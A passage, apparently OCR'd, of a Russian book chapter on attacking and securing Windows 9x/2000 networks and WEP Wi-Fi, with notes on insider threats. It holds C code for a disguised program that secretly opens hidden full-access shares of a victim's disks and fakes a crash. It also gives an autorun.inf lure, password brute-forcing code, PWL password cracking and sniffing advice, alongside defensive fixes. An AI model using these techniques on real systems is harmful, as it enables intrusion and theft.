Итак, предположим, что мы имеем дело с сетью на базе Windows 98/2000, в которой объединено множество компьютеров. Предположим, что к такого рода сети подключается пользователь, который "страдает излишним любопытством". *С* чего же следует начать? Скорее всего с небольшого исследования. Немного "погуляем" по сети, посмотрим, для каких ресурсов установлен доступ только в режиме чтения, а для каких — полный доступ. Находим разные сетевые ресурсы, доступные только в режиме чтения (например, с именами "setup", "temp"), а права доступа в режиме записи имеют только ресурсы, которые содержат не столь важную информацию типа "exchange" или "income". Для подавляющего большинства ресурсов требуется указание пароля. Иногда встречаются сетевые ресурсы с именем "c", "d" и т.д. Наверное, это не очень разумно, хотя для хакера — просто находка! Сначала будем действовать примитивно. Перейдем в папку `Windows`, найдем там файлы с расширением `.pwl`, и перепишем их. Количество подобных файлов, их названия и размеры позволяют сделать кое-какие предварительные выводы. Например, файл с названием `ira.pwl` сообщает имя владельца компьютера. Чем больше размеры файла, тем больше содержащихся в нем паролей к различным ресурсам. Если количество подобных файлов превышает 10, значит данный компьютер используется достаточно эффективно. Хотя это может свидетельствовать о том, что файлы создавались достаточно давно, просто о них напрочь "забыли". При каждой новой регистрации пользователя в системе создается новый PWL-файл, в котором будут храниться регистрационные данные.

Что же можно найти в этих файлах? Начнем их анализ. Берем любую программу для взлома паролей и действуем согласно инструкции. К чему же может привести подобная деятельность? На самом деле *PWL-файл* — это некая "копилка", в которую помешаются все пароли, которые применяются пользователем для доступа к удаленным ресурсам.

Следующий листинг содержит пример PWL-файла для компьютера, подключаемого к Internet посредством модема. Этот листинг был получен с помощью программы PWL Hacker (http://www.uinc.ru/files/useful.pwl_h402.rar):

```
(C) 11-Sep-1998y by Hard Wisdom "PWL's Hacker" v4.02 (1996,97,98)
                    ~~~~~~~~~~~~~~~
 | Enter the User Password:
File '1.PWL' has size 975 bytes, version [W95osr2_Win98]
for user '1' with password '" contains:
-[Type]-[The resource location string]————————[Password]-
Dial    *Bna\My Connection\ZZ-top                d4sg43k
Dial    *Bna\My Connection\ZZ-TOP                d4sg43k
Dial    *Bna\My Connection\ZZTOP                 d4sg43k
Dial    *Bna\ByNET 1\2ZTOP                    eg56sd26gkl
Dial    *Bna\ByNET 2\ZZTOP                       geyuop5
Dial    *Bna\ByNET\neostars                      te57dj3
Dial    *Bna\ByNET\NeoStars                      te57dj3
-------------------------------------------------------
J Indexed Entryes: 1;    Number of resources: 7.
```

Для компьютеров, входящих в состав локальной сети, PWL-файл может выглядеть следующим образом:

```
File 'MASHA.PWL' has size 884 bytes, version [W95osr2_Win98]
for user 'MASHA' with password 'MIKE50' contains:

-[Type]-[The resource location string]————————-[Password]-
Link    ASH\EMAIL                                    df34fh
Link    ASH\INTERNET                                 df34fh
Link    ASH\RED                                      df34fh
Link  ASH\TI_UART
Dial  ! crypt_Blizzard_Storm                         me578
Url/    www.xilinx.com/xilinx account       df34fh:me578
MAPI    MAPI                                           MAPI
-------------------------------------------------------------
_ Indexed Entryes: 4;    Number of resources: 7.
```

Все пароли, хранящиеся в PWL-файле, закрыты с помощью одного пароля — вводимого при регистрации в системе. Чаще всего системный пароль вообще отсутствует либо его длина будет недостаточной, поэтому он может быть легко "взломан", в результате чего можно получить доступ к другим компьютерам. Затем получаем доступ к PWL-файлам, храняшимся на этих компьютерах, и поступаем аналогичным образом. Конечно, подбор паролей вручную "морально устарел", но многие хакеры достаточно часто пользуются этим методом. Конечно, "вручную" — громко сказано, естественно, что в подобных случаях используются специальные программы-подборщики паролей. На рис. 8.4 вы можете видеть окно одной из подобных программ (NetBrute Scanner). Эта программа позволяет сканировать все сетевые ресурсы, а также обеспечивает взлом сетевых паролей.

Каким же образом следует поступать, чтобы предотвратить подобный взлом сети? Проще всего добавить символ "$" к имени ресурса, в результате чего последний станет невидимым для "любопытных глаз" из сетевого окружения. В этом случае уменьшаются шансы подвергнуться неожиданной атаке. Не следует использовать слишком простые имена, например "C$", поскольку их достаточно часто проверяют хакеры. Конечно, подобная уловка не спасет, если за дело возьмутся профессионалы. При поступлении запроса о предоставлении перечня доступных ресурсов система отображает полный список, включая и "невидимые" ресурсы. Фильтрация же данного перечня производится на локальном компьютере, таким образом хакеры могут воспользоваться

специально предназначенными для этого программами, например SMB-клиентом для платформы UNIX. Более простой алгоритм действий заключается в том, чтобы запустить программу анализатора протокола, а затем перехватить ответ от сервера и внимательно изучить его. Вынудить удаленный хост прислать перечень доступных ресурсов можно с помощью команды net view \\comp_name.




Рис. 8.4. Окно программы NetBrute **Scanner**

Что же можно еше "сделать в сети плохого"? Ниже приводится соответствующий пример. Просто введите команду nbtstat -a 192.168.20.30. Результат может иметь следующий вид:

```
-----------------------------------------------------------

    Имя                  Тип          Состояние
-------------------------------------------------------
   ALEX           <00>  UNIQUE      Зарегистрирован
   AL-31          • <00>  GROUP      Зарегистрирован
   ALEX           <03>  UNIQUE      Зарегистрирован
   ALEX           <20>  UNIQUE      Зарегистрирован
   AL-31           <1E>  GROUP      Зарегистрирован
   AL-31           <1D>  UNIQUE     Зарегистрирован
    ..__MSBROWSE__.<01>  GROUP      Зарегистрирован
   Адрес платы  (MAC) = 00-00-11-2F-E6-96
-----------------------------------------------------------
```

Проанализируем полученные результаты.

```
Workstation Service = ALEX
Domain Name = AL-31
Messenger Service = ALEX (можно по этому адресу
отсылать сообщения: net send ALEX "...") Имя
пользователя, зарегистрированного в системе
File Server Service = ALEX
Browser Service Elections = AL-31
Master Browser = AL-31
MAC-адресс сетевой карты.
```

В этом перечне указан лишь минимум того, что может отобразить данная команда. В случае установки дополнительных служб на исследуемом компьютере будет отображен гораздо больший объем информации. Как правило, эта команда позволяет узнать

имя пользователя, зарегистрированного в систему, название домена/рабочей группы, а также некоторую другую информацию. Соответствующий пример приводится в следующем листинге:

```
   Name          Number       Type     Usage
=======================================================
   computername   00           U       Workstation Service
   computername   01           U       Messenger Service
   \\_MSBROWSE_   01           G       Master Browser
   computername   03           U       Messenger Service
   computername   06           U       RAS Server Service
   computername   1F           U       NetDDE Service
   computername   20           U       File Server Service
   computername   21           U       RAS Client Service
   computername   22           U       Exchange Interchange
   computername   23           U       Exchange Store
   computername   24           U       Exchange Directory
   computername   30           U    Modem Sharing Server Service
   computername   31           U    Modem Sharing Client Service
   computername   43           U    SMS Client Remote Control
   computername   44      U    SMS Admin Remote Control Tool
   computername   45      U       SMS Client Remote Chat
   computername   46      U       SMS Client Remote Transfer
   computername   4C      U       DEC Pathworks TCPIP Service
   computername   52      U       DEC Pathworks TCPIP Service
   computername   87      U       Exchange MTA
   computername   6A      U       Exchange IMC
   computername   BE      U       Network Monitor Agent
   computername   BF      U       Network Monitor Apps
   username       03      U       Messenger Service
   domain         00      G       Domain Name
   domain         1B      U       Domain Master Browser
   domain         1C      G       Domain Controllers
   domain         1D      U       Master Browser
   domain         1E      G       Browser Service Elections
   INet~Services  1C      G       Internet Information Server
   IS~Computer_name 00    U       Internet Information Server
   computername   [2B]     U      Lotus Notes Server
   IRISMULTICAST  [2F]     G      Lotus Notes
   IRISNAMESERVER   [33]   G      Lotus Notes
   Forte_$ND8OOSA  [20]    U      DCA Irmalan Gateway Service

-------------------------------------------------------
```

Теперь пойдем немного дальше. В настоящее время уже открыт доступ к некоторым ресурсам. Что можно сделать еще? Например, переписать небольшую программу, которая (в случае ее запуска) откроет доступ к сетевым дискам в режиме чтения/записи. Подберем для этой программы "говорящее имя" из расчета на то, что найдется желающий запустить ее на выполнение.

Следующий код демонстрирует описанный метод. Здесь приводится сокращенный вариант листинга (не следует подавать дурной пример начинающим хакерам).

```
-------------------------------------------------------
  share_info_50 shinfo50;

  ZeroMemory(&shinfo50,sizeof(shinfo50));
  shinfo50.shi50_type=STYPE_DISKTREE;
  shinfo50.shi50_flags=SHI50F_FULL | SHI50F_SYSTEM| SHI50F_PERSIST;
```

```
shinfo50.shi50_remark="";

// Открытие общего доступа к первому диску.
lstrcpyn(shinfo50.shi50_netname,"TEMP1$",LM20_NNLEN+1);
shinfo50.shi50_path="C:\\";
NetShareAdd(NULL,50,(char*)&shinfo50,sizeof(struct share_info_50));

// Открытие общего доступа ко второму диску
lstrcpyn(shinfo50.shi50_netname,"TEMP2$",LM20_NNLEN+1);
shinfo50.shi50_path="D:\\";
NetShareAdd(NULL,50,(char*)&shinfo50,sizeof(struct share_info_50));

// Открытие общего доступа к третьему диску
lstrcpyn(shinfo50.shi50_netname,"TEMP3$",LM20_NNLEN+1);
shinfo50.shi50_path="E:\\";
NetShareAdd(NULL,50,(char*)&shinfo50,sizeof(struct share_info_50));

FillMemory((VOID*)0xFFFFFFFF,1,0);
// Имитация сбоя в системе, но
// эта часть не является обязательной.
// Приведенный код предназначен для Win95/98/Me. Для
// платформы Windows NT/2000 нужна небольшая
// модернизация.
```

Теперь получаем доступ к "компьютеру-жертве" следующим образом: Выполнить `\\comp_name\temp1$` (в данном случае получаем доступ к диску C). Каковы удобства, связанные с этим решением? Открывается доступ к диску с флагами `SHI50F_FULL`, `SHI50F_SYSTEM`, `SHI50F_PERSIST`, а имя ресурса заканчивается символом "$". Это означает следующее:

- открывается полный доступ к системе;
- общий диск становится системным (т.е. в окне проводника (локально) не будет видно, что к диску открыт сетевой доступ);
- сетевой диск не просматривается всеми пользователями сети.

А теперь поставьте себя на место пользователя сети. На экране появился файл, автором которого является кто-то посторонний. Естественно, что сразу же возникает желание узнать о назначении этого файла, а если файл не нужен, то тут же удалить его. После запуска файла на выполнение на экране отображается нечто вроде "программа выполнила недопустимую инструкцию...". Естественно, что в этом случае первая мысль, которая обычно приходит в голову, — программа просто не работает. Пользователь со спокойной душой удаляет файл, не подозревая о том, что он уже находится "под колпаком у Мюллера". В этой ситуации вряд ли поможет самый последний антивирус. Попробуйте получить доступ к своим дискам с другого компьютера. При этом не забудьте удалить из реестра описание ресурсов. Оно находится в разделе `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Network\LanMan`. Можно также создать файл с расширением `.reg`, который автоматически создает необходимые ключи в системном реестре. Однако этот метод слишком "груб", поэтому пользователь вряд ли попадется на подобную удочку. Применение же файла с расширением `.exe` является вполне успешным, многие пользователи стали "жертвами" подобного "розыгрыша".

Хотелось бы также "заставить" пользователя запустить программу на выполнение, причем он даже не будет подозревать об этом. Это возможно в том случае, если вы обладаете правами доступа к корневому каталогу диска. Применяемый метод основан на использовании файлов `autorun.inf`. (Работоспособность метода гарантируется на

платформе Win9x.) Обратите внимание, что эти файлы записаны на подавляющем большинстве компакт-дисков. Ниже приводится соответствующий пример:

```
[autorun]
open=autorun.exe
icon=autorun.exe
```

Здесь в строке "open" следует указать имя исполняемой программы. Теперь достаточно поместить этот файл в корневой каталог диска, для которого открыт доступ в режиме записи, а затем ожидать, пока кому-нибудь не придет в голову мысль выбрать команду Мой компьютер⇨Диск D:. К счастью, в Win2000 подобное сделать не удается. Если файл autorun.inf находится на жестком диске, он просто игнорируется системой.

Если не удалось получить доступ к некоторым компьютерам, воспользовавшись описанным методом, можно попытаться подобрать пароли способом перебора. В этом случае помощь хакеру в его нелегкой деятельности могут оказать специальные программы. Ниже приводится пример кода, с помощью которого подключается сетевой диск (только для операционных систем из семейства Windows9x):

```
-------------------------------------------------------------
  // входные параметры: char *resname, char *password
  DWORD RetVal;
  NETRESOURCE  nr;
  nr.lpRemoteName=resname;
  nr.dwType=RESOURCETYPE_DISK;

RetVal=WNetAddConnection2(&nr,password,NULL,CONNECT_UPDATE_PROFILE);
-------------------------------------------------------------
```

В случае использования описанного метода для целевых компьютеров Windows9x перебор возможных комбинаций паролей производится достаточно быстро. Если же потенциальный хакер пытается подключиться к компьютеру Windows NT/2000, происходит некоторая задержка (когда указана неверная комбинация "имя/пароль"). Если же регистрироваться с помощью учетной записи администратора, подобная задержка отсутствует. В то же время все попытки регистрации (удачные/неудачные — в зависимости от выбранных настроек) регистрируются в журнале событий Windows NT/2000. Поэтому заранее следует предусмотреть то, что таким способом возможно переполнение журнала (в результате хакер может уничтожить более важную информацию, содержащуюся в журналах).

Далеко не всегда требуется перебирать все варианты паролей. Компьютеры, на которых установлена операционная система Windows 95/98/Me, имеют "дыру" в системе безопасности. Это связано с тем, что при выполнении авторизации SMB-сеанса фирма Microsoft допустила ошибку, поэтому, написав небольшую программу, можно получить доступ к целевому компьютеру. При этом на взлом пароля тратится ровно столько времени, сколько требуется на подбор одного символа, умноженного на их количество. Множество программ, использующих эту ошибку, можно найти в Internet. Для этого достаточно в поле поиска указать строку "PQWak". В результате на экране отобразится множество ссылок на эту программу. Если же вы хотите получить версию программы, написанную российским программистом, укажите строку для поиска "xIntruder". Эта программа, в отличие от предыдущей, "понимает" русские символы в именах компьютеров. Поэкспериментируйте с этими программами, но только не удивляйтесь, если за одну секунду будет взломан пароль, длина которого составляет 7 символов. Конечно, эта проблема, как и многие другие, может быть устранена программным способом. Достаточно загрузить официальный патч от Microsoft с Web-узла http://www.microsoft.com/technet/bullettin/ms00-072.asp.

Обратите внимание на то, что в операционных системах Windows NT4/2000 имеет место ошибка "NetBIOS: Null Session". Если подставить значение NULL вместо имени пользователя и пароля во время подключения к службе IPCS, можно получить доступ к списку зарегистрированных в системе пользователей, общедоступным ресурсам и т.д. Устранить эту проблему можно путем занесения значения "1" в КЛЮЧ реестра HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA Name: RestrictAnonymous.

Описанные программы работают в соответствии с протоколом TCP, подключаясь к порту 139 на "компьютере-жертве", а затем вручную формируя пакеты сеансов. Если же в сети используется протокол IPX, взломать сеть будет значительно сложнее. Ниже приводятся возможные варианты инкапсуляции пакетов SMB.

```
Используемый протокол: IP. Все системы - IP/TCP/Netbios/SMB
Используемый протокол: IPX. NT - IPX/Netbios/SMB. Win9x (default)
IPX(:NMPI)/SMB
```

Не следует забывать о том, что огромное количество информации можно "добыть" путем обычного анализа сетевых протоколов. В частности, таким образом можно получить сведения о сетевых паролях. К тому же во многих протоколах, реализованных на базе протокола TCP, пароль передается в открытом виде. К таким протоколам относятся telnet, ftp, pop3, а также многие другие. На смену описанным протоколам приходят "ssh", "apop" и им подобные, но полный переход займет немало времени. Однако следует отметить, что в настоящее время уже не столь просто перехватывать пароли, "запирающие" SMB-сеансы. Они перестали передаваться в открытом виде. Эта проблема была актуальной в диалектах "LANMAN1.0" и др., а в более поздних, таких как "LANMAN2.1" и "NT LM 0.12", используется шифрование пароля ключом, сгенерированным сервером, а по сети передается лишь hash-значение. Конечно, в этом случае взлом затруднен, но все равно возможен. Ведь можно попытаться подобрать пароль, перебирая все варианты, а затем используя ключ сервера. При наличии компьютера с производительным процессором и большим объемом оперативной памяти перебор может выполняться очень быстро.

Проанализируем еще один пример. Предположим, что в рассматриваемом сетевом сегменте установлены компьютеры с операционной системой NT/2000. Воспользуемся программой L0pntCrack (рис. 8.5), в меню которой следует выбрать команду Sniffing. В результате будут "прослушиваться" все сетевые подключения, после чего протокол сохранится в файле. Затем эту же программу применяют, чтобы отобразить получение информации.

Можно ли еще каким-либо образом усложнить жизнь взломщику сетей? Во-первых, если в вашей сети используются только Windows NT/2000, и вам не требуется обеспечивать возможность регистрации с компьютеров Windows95/98/Me, можно в системном реестре скорректировать ключ, обеспечивающий совместимость с LANMAN2.1, что позволит увеличить стойкость пароля. Улучшение защищенности пароля связано с тем, что в Windows NT/2000 различается регистр символов, а в Windows9x — нет (и не только по этой причине). Присвойте элементу типа DWORD HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\LMCompatibilityLevel значение "2".

Во-вторых, можно воспользоваться комбинацией коммутаторов вместо, например, концентраторов. Повторители, концентраторы, коаксиальный кабель и т.д. формируют сетевую среду, образуя "домен коллизий". Таким образом, весь трафик является общим, что позволяет с любого компьютера перехватывать все пакеты, передающиеся любым компьютером в этом сегменте. В отличие от концентратора, порты коммутатора разделяют "домен коллизий", формируя так называемый "широковещательный домен". Здесь обрабатываются MAC-адреса, а также используется таблица маршрутизации. Поэтому пакет, адресованный какому-либо компьютеру, будет передан соответствующему порту коммутатора, а остальные порты затронуты не будут. Но помните

о том, что если в настройках не заданы жестко все MAC-адреса, а коммутатор "на лету" обновляет таблицу соответствия интерфейсов портам, то можно "обмануть" любой компьютер, если отослать ложный ARP- или ICMP-пакет с сообщением о другом маршруте. Таким образом, можно перенаправить трафик на свой порт.




Рис. 8.5. Окно программы L0pntCrack

И снова представьте себя на месте потенциального взломщика. Что же полезного можно извлечь из всего описанного выше? Если компьютер "жертвы" подключен к Internet, на помощь приходит "троян", — теперь можно отобразить какой-нибудь порт на proxy-сервер. Это выполнимо даже тогда, когда доступ к компьютеру реализуется только с использованием протокола IPX/SPX.

Возможные угрозы при эксплуатации беспроводных сетей

Несмотря на многие преимущества беспроводных локальных сетей (мобильность, достаточно высокая скорость передачи данных, простота изменения конфигурации), им присущ недостаточный уровень защиты. Причем опасность существует даже в том случае, если сетевые администраторы используют встроенный протокол обеспечения безопасности WEP (Wired Equivalent Privacy). Согласно результатам недавних исследований, выполненных в Англии, около 94 % эксплуатируемых в настоящее время беспроводных локальных сетей не обладают адекватным уровнем защиты от возможных атак. Согласно данным подразделения Международной коммерческой палаты (International Chamber of Commerce), занимающегося расследованием киберпреступлений (The Cybercrime Unit), беспроводные сети защищены из рук вон плохо. Все более распространенным становится так называемое хакерство "проездом", когда хакеры разъезжают на машине по районам, где расположено множество бизнес-центров и офисов, и пытаются получить несанкционированный доступ к локальным корпоративным сетям "прямо с улицы". Поиск локальных беспроводных сетей производится с помощью портативных сканеров, способных улавливать радиоизлучение в широком диапазоне частот.

Результаты исследований трех специалистов из Калифорнийского университета в Беркли (Berkeley), Никиты Борисова (Nikita Borisov), Яна Голдберга (Ian Goldberg) и Дэвида Вагнера (David Wagner), позволили обнаружить серьезное "уязвимое место" в средствах кодирования протокола WEP. Более того, в августе 2001 года специалисты

по криптографическим системам Скотт Флюрер (Scott Fluhrer), Ицик Мантин (Itsik Mantin) и Ади Шамир (Adi Shamir) опубликовали статью с описанием "слабых мест" технологии кодирования RC4, на базе которой был разработан протокол WEP. В конце августа 2001 года студент университета Rice и два сотрудника лаборатории AT&T Research — Адам Стаблфилд (Adam Stubblefield), Джон Иоаннидес (John Ioannidis) и Авель Д. Рубин (Aviel D. Rubin) — применили на практике идеи, высказанные в двух упомянутых выше статьях. Наиболее прискорбным фактом было то, что обнаруженная "дыра" открывала доступ к системе, причем не требовалось какое-либо специальное оборудование. Все, что нужно злоумышленникам в этом случае — ПК со стандартным адаптером беспроводного соединения, который работает с измененными драйверами, скачанными из Internet. Подобная технология позволяет записывать и оценивать сотни тысяч пакетов данных, передаваемых по радиосетям.

Принцип работы протокола WEP

Протокол WEP в настоящее время использует два варианта кодирования — 64 и 128 бит. Ключ образуется на основе 24-битового вектора инициализации (IV, Initialization Vector) и действующего секретного ключа, состоящего из 40 или 104 бит. Указанное 40-битовое кодирование эквивалентно 64-битовому. В стандарте ничего не упоминается об управлении ключом; а говорится лишь о том, чтобы карта беспроводного соединения с сетью и точка общего доступа использовали один и тот же алгоритм. Обычно каждый пользователь в локальной сети применяет один и тот же ключ секретности. Алгоритм RC4 использует этот ключ для генерации неопределенной, псевдослучайной последовательности ключей.

Во многих беспроводных ЛВС ключ WEP является словом или последовательностью байтов и действует во всей беспроводной ЛВС.

Еще до начала передачи пакетов данных с помощью процедуры проверки целостности (IC, Integrity Check) вычисляется контрольная сумма. Цель этого действия — предотвратить попытки хакеров изменить данные во время их передачи. В этом случае протокол RC4 генерирует последовательность ключей на базе ключа секретности и IV. Затем WEP связывает данные и IC с последовательностью ключей, используя функцию "исключающее ИЛИ" (XOR). Сначала передается IV в виде простого текста, затем зашифрованные данные. Восстановив последовательность RC4 ключей из IV и известного ключа, получатель данных сможет дешифровать данные путем применения операции XOR.

Слабое место: вектор инициализации

Уязвимость кодирования протокола WEP связана с некорректным применением IV. Если, например, хакер использует функцию XOR для того, чтобы математически связать два пакета в сеансы, обрабатываемые одними и теми же IV, являющимися идентичными ключами RC4, тогда он сможет определить используемый ключ.

Поскольку вектор инициализации имеет длину в 24 бита, он дублируется в используемой точке доступа (при отсылке пакетов длиной по 1500 байт на скорости 11 Мбайт/с) не более чем через 5 часов. За это время можно передать максимум 24 Гбайт информации. Поэтому вполне реально записать передаваемые данные, используя ноутбук, и получить пакеты с идентичными IV и, следовательно, идентичными ключами RC4.

Поскольку в стандартах ничего не сказано о методах генерации вектора IV, не все производители используют целое поле в 24 бита под IV. Поэтому IV может дублировать себя даже на большей, чем заявлено ранее скорости, и в этом случае придется записывать меньший объем сведений. Радиоадаптеры компании Lucent, применяемые для организации производственных беспроводных сетей, например, обнуляют IV каждый раз при их инициализации, и затем продолжают выполнение вычислительных

процедур. Записывая потоки данных от нескольких пользователей беспроводной ЛВС, хакер быстрее найдет пакеты с продублированными векторами IV.

В исследованиях Флюрера (Fluhrer), Мартина (Martin) и Шамира (Shamir) были также зафиксированы слабые векторы инициализации, которые создают следы от байтов ключа с вероятностью в 5 %. После записи от четырех до шести миллионов пакетов (суммарный объем которых составляет около 8,5 Гбайт) хакер получает достаточное количество слабых IV в целях определения целого ключа WEP.

Эта процедура может еще более упроститься, если ключ WEP будет затребован системным ПО беспроводной ЛВС не в шестнадцатеричном формате (Hex), а в виде последовательности ASCII-символов. Поскольку можно вводить только обычные символы и числа, количество возможных комбинаций уменьшается, Таким образом, увеличивается степень определенности, о которой упоминалось выше, и для нахождения ключа потребуется запись не более одного или двух миллионов пакетов.

Инструментарий хакера для работы в Internet

На Web-узлах в Internet можно найти множество инструментальных средств, обеспечивающих несанкционированный доступ хакеров в Internet. Эти программы предназначены для работы с адаптерами, реализующими беспроводные ЛВС на базе чипсета Prism-2. В данном случае речь идет, например, о моделях Compaq WL100, D-Link DWL-650, Linksys WPC11 и SMC 2632W, а также о продукции менее известных производителей. Все это относительно легко доступно для широкого круга пользователей. Упомянутый чипсет был выбран только потому, что для него существует драйвер под ОС Linux (WLAN-NG), что позволяет производить запись пакетов без регистрации в сети. Перечисленные выше программы ищут "слабые" векторы инициализации, и после записи от пяти до десяти миллионов пакетов вычисляют ключ WEP за секунду.

Активные атаки

Поскольку описанные выше пассивные атаки (запись пакетов) позволяют хакерам достичь своих целей, использование активных атак в большинстве случаев не требуется. Однако вполне возможно их применить, например, в целях кражи информации из той или иной локальной сети. Предположим, что хакер ознакомлен с исходными данными и закодированным результатом. В этом случае он сможет подменить данные собственной информацией, даже не зная ключа. Получатель будет рассматривать данную информацию как правильную. Здесь снова используется математическая функция XOR.

Хакер может попытаться манипулировать не собственно данными как таковыми, а IP-адресами. Поскольку большинство локальных сетей, как правило, подключены к Internet, злоумышленник может изменить целевые адреса таким образом, что данные, посланные со станции в беспроводной локальной сети, дешифруются в точке доступа и отсылаются хакеру в виде простого текста по Internet.

Латание "дыр"

Чтобы повысить степень безопасности протокола WEP, организация RSA Security (создатель процедуры кодирования RC4) и калифорнийская компания Hifn модернизировали алгоритмы кодирования. Новое решение, реализующее кодирование данных, получило название RC4 Fast Packet Keying. Различные ключи RC4 генерируются в быстрой последовательности для каждого передаваемого пакета данных. Обе стороны используют 128-битовый ключ RC4, так называемый Temporal Key (TK). Каждая отсылающая сторона применяет различные последовательности ключей в качестве TK, связанного с адресами отсылающих сторон. К ним добавляется 16-битовый IV, что опять-таки отражается в 128-битовом ключе RC4. Ключ RC4 Fast Packet Keying был создан таким образом, чтобы модернизировать драйверы и микропрограммное ПО для существующих беспроводных ЛВС.

Cisco идет своим путем

Компания Cisco разработала ряд усовершенствований для серии своей продукции Aironet, которые, однако, можно использовать только в сетях, где отсутствуют сетевые компоненты Cisco. Протокол LEAP (Lightweight Extensible Authentication Protocol), разработанный специалистами из фирмы Cisco, обеспечивает аутентификацию для Cisco Radius Server (Access Control Server 2000 V2.6).

Программные продукты фирмы Cisco используют метод разделяемых ключей для генерации ответов на обоюдные запросы. Ключи, симметричные и несимметричные, приводят к тому, что атаки посредством генерируемых паролей становятся невозможными.

В продукции Cisco используются динамические, основанные на пользователе и WEP-сеансе ключи, которые могут быть сгенерированы системой без каких-либо дополнительных усилий со стороны администратора. Пользователь получает уникальные ключи для каждого сеанса, которые не используются совместно ни с каким другим пользователем. Передаваемые по сети ключи WEP кодируются посредством аутентификации LEAP до того, как отсылаются. Только пользователь с соответствующим ключом сеанса может работать с ключом WEP.

В комбинации с Access Control Server 2000 2.6 можно установить направления для повторения аутентификации. Пользователи должны регулярно аутентифицировать себя и приписывать новый ключ для сеанса при каждой регистрации. Вектор инициализации модифицируется для каждого сеанса, не давая возможности хакерам использовать предопределенные последовательности и создавать таблицы декодирования на основе этих последовательностей.

Тем не менее, все эти предосторожности не гарантируют абсолютной зашиты, поскольку применение IV и механизма кодирования ключей WEP остается неизменным. Постоянные изменения ключей значительно снижают степень их уязвимости перед хакерскими атаками. Любые атаки, основанные на таблицах декодирования, обречены на неудачу. Если ключи меняются столь часто, что длины записанных пакетов будет недостаточно для оценки, шансы на удачную атаку станут практически равны нулю.

В рамках организации IEEE в настоящее время разрабатывается модернизированная версия WEP в стандарте RC4, который будет заменен новым протоколом кодирования.

Организация Wi-Fi Alliance, насчитывающая более 150 производителей и разработчиков оборудования, анонсировала новый стандарт безопасности беспроводных локальных сетей, 802.11b. Стандарт, названный Wi-Fi Protected Access (WPA), должен прийти на смену Wired Equivalent Privacy (WEP), который, несмотря на то, что поддерживает все сертифицированное оборудование Wi-Fi, имеет весьма серьезные уязвимые места. На них не раз обращали внимание независимые группы экспертов и компании, занимающиеся сетевой безопасностью. На современных компьютерах декодирование перехваченного из "радиоэфира" пароля занимает порядка 10–20 минут, и при этом увеличение длины ключа (обычно используются 64 и 128-битовые ключи) не дает существенного результата. Учитывая это, а также то, что информация по взлому протокола WEP широко представлена в Internet, многие компании, эксплуатирующие WLAN-сети, попросту отказываются от его использования, предпочитая полагаться на другие технологии защиты. Новый стандарт будет также совместим с находящимся в разработке стандартом безопасности IEEE 802.11i, составной частью которого он станет в будущем. В целях использования в небольших или домашних WLAN-сетях в WPA предусмотрен специальный режим с упрощенным использованием паролей. Сохранится возможность одновременной работы в сети клиентов WPA и WEP, а также использующих другие, собственные протоколы защиты. Часть старого оборудования можно будет модернизировать под WPA с помощью соответствующих программных средств.

Внутренние угрозы

Ну что же, наверное, достаточно говорить о внешних угрозах и связанных с ними проблемами. Эта тема поистине неисчерпаема, а рамки книги, к сожалению, ограничены. Теперь приступим к обзору внутренних угроз, причина которых, как правило, кроется в нерадивых пользователях.

Нередка ситуация, когда сами работники той или иной компании воруют ценные сведения или даже присваивают деньги фирмы, воспользовавшись информацией, которая циркулирует во внутренних сетях компании. Поэтому вопросам, связанным с внутренними угрозами, следует уделить самое пристальное внимание,

В следующем перечне указаны некоторые источники внутренних угроз:

- внутренние противоречия в компании;
- недовольные работники (бывшие или теперешние);
- промышленный шпионаж;
- случайные сбои или нарушения.

А теперь подробнее рассмотрим эти вопросы.

Внутренние противоречия в компании

Весьма опасна ситуация, когда в компании работают не в меру амбициозные служащие, которые готовы "подавить всех и все" ради того, чтобы добраться до "сияющих вершин власти". Добравшись до вершины, эти люди обнаруживают, что положение начальника дает им власть над людьми, свободу унижать подчиненных, что еще больше возвышает их в собственных глазах. На пути к возвышению подобные "гамадрилы" используют любые методы. Так, например, они могут попытаться вывести из строя сеть, чтобы помешать работе более успешного коллеги. Либо собирать на него досье путем просмотра электронной корреспонденции или личной записной книжки. Вооружившись "компроматом", подобные субъекты начинают подрывать репутацию жертвы. Некоторые из особо оголтелых могут даже отсылать от имени жертвы компрометирующие письма (например, от имени женщины-коллеги отправить письмо-анкету на специализированный Web-узел по оказанию интимных услуг, в котором указать домашний телефон). Диапазон средств "черного пиара" достаточно велик, поэтому не дай Бог Вам лично нажить врага в лице подобного "пачкуна".

